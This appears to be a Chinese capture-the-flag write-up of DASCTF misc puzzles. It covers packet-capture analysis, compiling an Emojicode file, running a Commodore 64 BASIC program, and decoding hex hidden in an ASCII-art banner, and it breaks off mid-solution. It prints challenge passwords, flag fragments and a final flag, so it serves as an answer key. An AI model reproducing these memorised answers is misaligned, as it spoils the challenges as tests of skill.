http%253A%252F%252F127.0.0.1%253A8000%252F%26ntime%3D1602555026; csrftoken=CSJugZzi6D0WrvOJQOjBVWUW9672IzkbNPxOovbbxkLRKD2vJCbfLLHMzkz7Y9dP; sessionid=evi32ibvi0vayuan3dxumry2f7hsha47;
PHPSESSID=eidi4oqje5h39mmig9eb8q8shp

------WebKitFormBoundarySCLfVA6aNbwB1vXB
Content-Disposition: form-data; name="uploaded"; filename="gift"
Content-Type: application/octet-stream

.... .... ............ .... .... ............ ............first.... ...... ....c0f1b6a831c399e2........second.... ...... ....
9b675bd57058fd46........third.............e6ae2fec3ad71c77........fourth.... ...... ....89f58062f10dd731........fifth.... ...... ....6316e53c8cdd9d99........ ...... dic...... ....dic
....first.......... ...... aa ........ aa............. ....+............. ....9ac6133c88aedbd6.... ....26602a67be14ea8c.... ....73b5f8d8ccd5ad31.... ....c42125f82a562231.... .... ......
..........sdasca.... sdasca.......... ....sdasca 0.................. .... ........ .... .............. .... ......... ....a109e294d1e8155be8aa4..................... .... .... ........ ....
.... ................ .......... ...... .... ........ ....8adf7f2f76030877..................... .... .... ........ .... .... ............... .......... ...... .... ........
....eba66e10fba74dbf..................... .... .... ........ .... .... ................ ................ .... ......... ....a7749e813e9e2dba.......... ........

------WebKitFormBoundarySCLfVA6aNbwB1vXB
Content-Disposition: form-data; name="submit"

......
------WebKitFormBoundarySCLfVA6aNbwB1vXB--
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Tue, 26 Jan 2021 03:37:13 GMT
```


misc.pcapng
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
tcp.stream eq 19
No. Port Time Source Destination Protocol Length Frame Identification Info
194
196
994
996
1009
195
1008
193
993
995
Frame 993: 12
Null/Loopback
Internet Prot
Transmission
3 客户端 分组, 2 服务器 分组, 3 turn(s).
整个对话 (4469 bytes)
显示和保存数据为 ASCII
流 19
查找:
查找下一个(N)
滤掉此流
打印
Save as…
返回
Close
Help
0000 02 00 00 00 45 00 04 db fa 7a 40 00 80 06 00 00 ····E··· ·z@·····

`到处对象->HTTP`在`index.php`中得到这个`gift`文件

```
� � ��� � � ��� ���first� ➡� �c0f1b6a831c399e2��second� ➡� �9b675bd57058fd46��third�➡��e6ae2fec3ad71c77��fourth� ➡� �89f58062f10dd731��fifth� ➡� �6316e53c8cdd9d99�� ➡� dic↪� �dic �first��� ➡� aa �� aa���� �+���� �9ac6133c88aedbd6� �26602a67be14ea8c� �73b5f8d8ccd5ad31� �c42125f82a562231� � ➡� ���sdasca� sdasca��� �sdasca 0������� � �� � ���� � �� �a109e294d1e8155be8aa4������ � � �� � � ⤴���� �⊷� �� � �� �8adf7f2f76030877������ � � �� � � ⤴���� �⊷� �� � �� �eba66e10fba74dbf������ � � �� � � ⤴���� �⊷��� � �� �a7749e813e9e2dba��� ��
```

是`Emojicode`，emojicode官网：https://www.emojicode.org/
安装使用教程：https://www.emojicode.org/docs/guides/install.html

直接对`gift`文件内容进行编译，得到可执行文件




```
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ls
emojicodec  gift.txt  include  install.sh  packages
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % mv gift.txt gift.emojic
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ls
emojicodec  gift.emojic  include  install.sh  packages
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./emojicodec gift.emojic
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ls
emojicodec  gift  gift.emojic  gift.o  include  install.sh  packages
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % gift
zsh: command not found: gift
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./gift
c0f1b6a831c399e2
+
c42125f82a562231
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./gift
c0f1b6a831c399e2
+
26602a67be14ea8c
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./gift
c0f1b6a831c399e2
+
26602a67be14ea8c
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./gift
c0f1b6a831c399e2
+
26602a67be14ea8c
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./gift
c0f1b6a831c399e2
+
26602a67be14ea8c
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./gift
c0f1b6a831c399e2
+
c42125f82a562231
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./gift
c0f1b6a831c399e2
+
73b5f8d8ccd5ad31
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./gift
c0f1b6a831c399e2
+
73b5f8d8ccd5ad31
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./gift
c0f1b6a831c399e2
+
26602a67be14ea8c
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 % ./gift
c0f1b6a831c399e2
+
26602a67be14ea8c
root@kali ~/tools/Emojicode-1.0-beta.2-Linux-x86_64 %
```

运行之后发现每次运行之后的第二段内容不一定一样，稍微试了几次发现`misc.zip`的压缩包密码
是：`c0f1b6a831c399e226602a67be14ea8c`
解压得到`flag.rar`和`64`，`64`是一种叫`Commodore 64`的语言，详情见wiki: https://en.wikipedia.org/wiki/Commodore_64

C64在线运行站：https://virtualconsoles.com/online-emulators/c64/

```
10?:A=356142:GOSUB20:A=762:GOSUB20:A=222440:GOSUB20:END
20A=RND(-A)
30A=INT(RND(A)*22):IF A THEN ?CHR$(A+64);:GOTO30
40?" ";:RETURN

RUN
```

输入一遍，Save之后点击RUN




```
10?:A=356142:GOSUB20:A=762:GOSUB20:A=222
440:GOSUB20:END
20A=RND(-A)
30A=INT(RND(A)*22):IF A THEN ?CHR$(A+64)
;:GOTO30
40?" ";:RETURN

RUNLOAD

?UNDEF'D STATEMENT  ERROR
READY.
RUN

NOT AN EGG
READY.
```

得到：`NOT AN EGG`
解压`flag.rar`得到flag


```
6bffd0d9321df3c229cdff714bb5a0b0
```

Ascii_art




名称	压缩后大小	原始大小	类型
ascii.art	17,687	73,044	ART 文件

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# ls
```



```
ascii.art  ascii_art的附件.zip  desktop.ini
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# file ascii.art
ascii.art: pcapng capture file - version 1.0
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# mv ascii.art ascii_art.pcapng
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# ls
ascii_art.pcapng  ascii_art的附件.zip  desktop.ini
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# 
```

流量分析，整个包就只有一个流，很长要细心看



Wireshark · 追踪 TCP 流 (tcp.stream eq 0) · ascii_art.pcapng

```
..[?11.>.[?251
.[A.[?251.[?20041
.
..[A.[0m.[27m.[24m.[J.[0m.[49m.[27m.[24m.[38;5;76m....[0m.[38;5;76m.[49m.[39m.[27m.[24m .[32m./art.py.[39m.[K.[?121.[?25h..!...
.
.]2;./art.py..]1;./art.py..---$'63 47 46 79 64 44 49 36 4d 54 42 69 4e 54 59 30 4d 44 56 6a 59 6a 63 34 59 54 6b 79 59 79 42 68 62 6d 51 67'-----\
| /-$'59 33 68 68 5a 32 5a 4b 55 47 56 72 65 45 52 48 63 56 42 5a 62 32 56 71 4d 48 70 75 63 6b 64 43 4d 55 78 53'---\ |
| |              | |                 | |                | |              | |                | |
| | ooooooooooo. | |       .o.       | |    .oooooo..o  | |   .oooooo.   | |  oooooooooooo  | |  oooooooooooo  | |
| | '888'   'Y8b | |      .888.      | |   d8P'    'Y8  | |  d8P'  'Y8b  | |  8'   888   '8  | |  '888'     '8  | |
| | 888      888 | |     .8"888.     | |  Y88bo.        | |  888         | |       888       | |   888          | |
| | 888      888 | |    .8' '888.    | |   '"Y8888o.    | |  888         | |       888       | |   888oooo8     | |
| | 888      888 | |   .88ooo8888.   | |      '"Y88b    | | 888          | |       888       | |   888    "     | |
| | 888     d88' | |  .8'     '888.  | |  oo      .d8P  | |   '88b    ooo | |       888       | |  888           | |
| | o888bood8P'  | | o88o     o8888o | |  8""88888P'    | |   'Y8bood8P'  | |      o888o      | | o888o          | |
| |              | |                 | |                | |              | |                | |
| |&-'d3 14 44 36'$-----------------------------------------------------------------------------------------/ |
  \-'15 64 65 35 e4 53 74 e4 85 24 64 46 67 86 b6 25 17 07 44 e4 03 a4 85 95 77 24 96 36 67 a5 74 94 53 65 23 16'$-----/


1:Show Hint
2:Get FLAG?
3:Exit
22
.
GJTR`KMJN[LSGJTR`KMJLKMJGJTR`KMJLJMJLJTR`KMJMKMJMR`R`KMR`KMR`KMR`KMR`KMR`KMR`KMR
]KMQ\\SP]UMY]KMQ\\SU\\SU]KMQ\\SUS\]US\MQ\\SQ\U]UMU]\\\S\\\]UMU]\\\S\\\]UMU]\\\S\
ER_J]KUMS\QPER_J]KUMSKUMER_J]KUK]MUK]M_J]K_J]MUK]M_J]K_J]KUK]M_J]K_J]KUK]M_J]K_J
CQE_PSVJ^COJCQE_PSVJ^SVJCQE_PS^_VSV_VSE_PSE_P_E_P_P_PSE_PSE_PSP_PSE_PSE_PSP_PSE_
HTXZQDDUTZUXHTXZQDDUTDDUHTXZQUXZTDDZTDXZQUXZQZDDXZDUQUXUQUDDXZDUQUXUQUDDXZDUQUXU
EYZIHVFQ[K`CEYZIHVFQ[VFQEYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZIHYZI
EEDHYNWSMFZCEEDHYNWSMNWSEEDHYNWSMNWSMNDHYNMHYSWSDSWNYNMNYNWSDSWNYNMNYNWSDSWNYNMN
ZNFDRGB`JKZVZNFDRGBDRGBDRGFDRGBDRGBDRGFDRGBGBGBGBDRDRGBDRGBDRGBDRGBDRGBDRGBDRGBD
NQAQLHPZQ\X`NQAQLHPZQ\X`NQAQLHPZQ\X`NQAQLHPZQ\X`NQAQLHPZQ\X`NQAQLHPZQ\X`NQAQLHPZ
VRMT^C]XN_TPVRMT^C]XN_TPVRMT^C]XN_TPVRMT^C]XN_TPVRMT^C]XN_TPVRMT^C]XN_TPVRMT^C]X
CNH^N\HYWVQMCNH^N\HYWVQMCNH^N\HYWVQMCNH^N\HYWVQMCNH^N\HYWVQMCNH^N\HYWVQMCNH^N\HY
KJ\A[RN\]WNKKJ\A[J\A[J\A\A\A[J\J\J\J\A[A[J\J\J\J\A[J\A[J\J[J\J[J[J[J\J[J\J[J[J[J
`YCILI^CE[QU`YCILYCIE[`YE[LILYEILY`YLY`YLYEILY`YLY`YLY`ILY`ILY`YLYLILY`ILY`YLYLI
UBIKIDP^E[ZMUBIKIBIKE[ZME[ZKIBZKI[ZME[ZMIBZKI[ZMZ[ZBZ[ZKI[ZKI[Z[I[IKI[ZKI[Z[I[IK
E^\CLHAQBGEDE^\CL^\CBGEDBGECL^ECLGEDBGECL^ECLGEGLGLCLGLCLGLCLGLCLCLCLGLCLGLCLCLC
JYB_V_B`LP_RJYB_VYB_LP_RLP__VY__VP_RLP__VY__VPL_V___V___VP__V______PVP__V______P
NCLD`^KRCE[]NCLD`CLDCE[]CE[D`C[D`E[]CE[]`C[D`][D[E[][E[D`][D`E[][E[]`][D`E[][E[]
]L[\[Z`EFM[[]L[\[L[\FM]LFM[\[LF\[L]L[L]L[LF\]LF\]LF\]LF\]LF\]LF\FLFL]LF\]LF\FLFL
HTHE\JXLNQLGHTHE\THE\THEHEHE\THTHTHTHE\E\THT\THTHE\EHE\T\T\T\T\T\T\T\T\T\T\T\T\T
IZFRH[M[JHNKIZFRH[M[JHNKIZFRH[M[JHNKIZFRH[M[JHNKIZFRH[M[JHNKIZFRH[M[JHNKIZFRH[M[
]F^MEP][OOMT]F^MEP][OOMT]F^MEP][OOMT]F^MEP][OOMT]F^MEP][OOMT]F^MEP][OOMT]F^MEP][
NRT[MDN^PW]QNRT[MDN^PW]QNRT[MDN^PW]QNRT[MDN^PW]QNRT[MDN^PW]QNRT[MDN^PW]QNRT[MDN^
PB_VZWTFO\WMPB_VZWTFO\WMPB_VZWTFO\WMPB_VZWTFO\WMPB_VZWTFO\WMPB_VZWTFO\WMPB_VZWTF
```

banner中`DASCTF`字样上方两行是十六进制ASCII码


```
part2:10b56405cb78a92c and cxagfJPekxDGqPYoej0znrGB1LR
```

下方两行是倒序的十六进制ASCII码

```
key for part4:jFHotPW4nMIQPp0
```

`cat part3|figlet -c -f colossal -w 60|aa3d`得到的是`part3`的内容经过`figlet`指定字体`colossal`得到字样经过`aa3d`转换成`Ascii art的立体3D图`

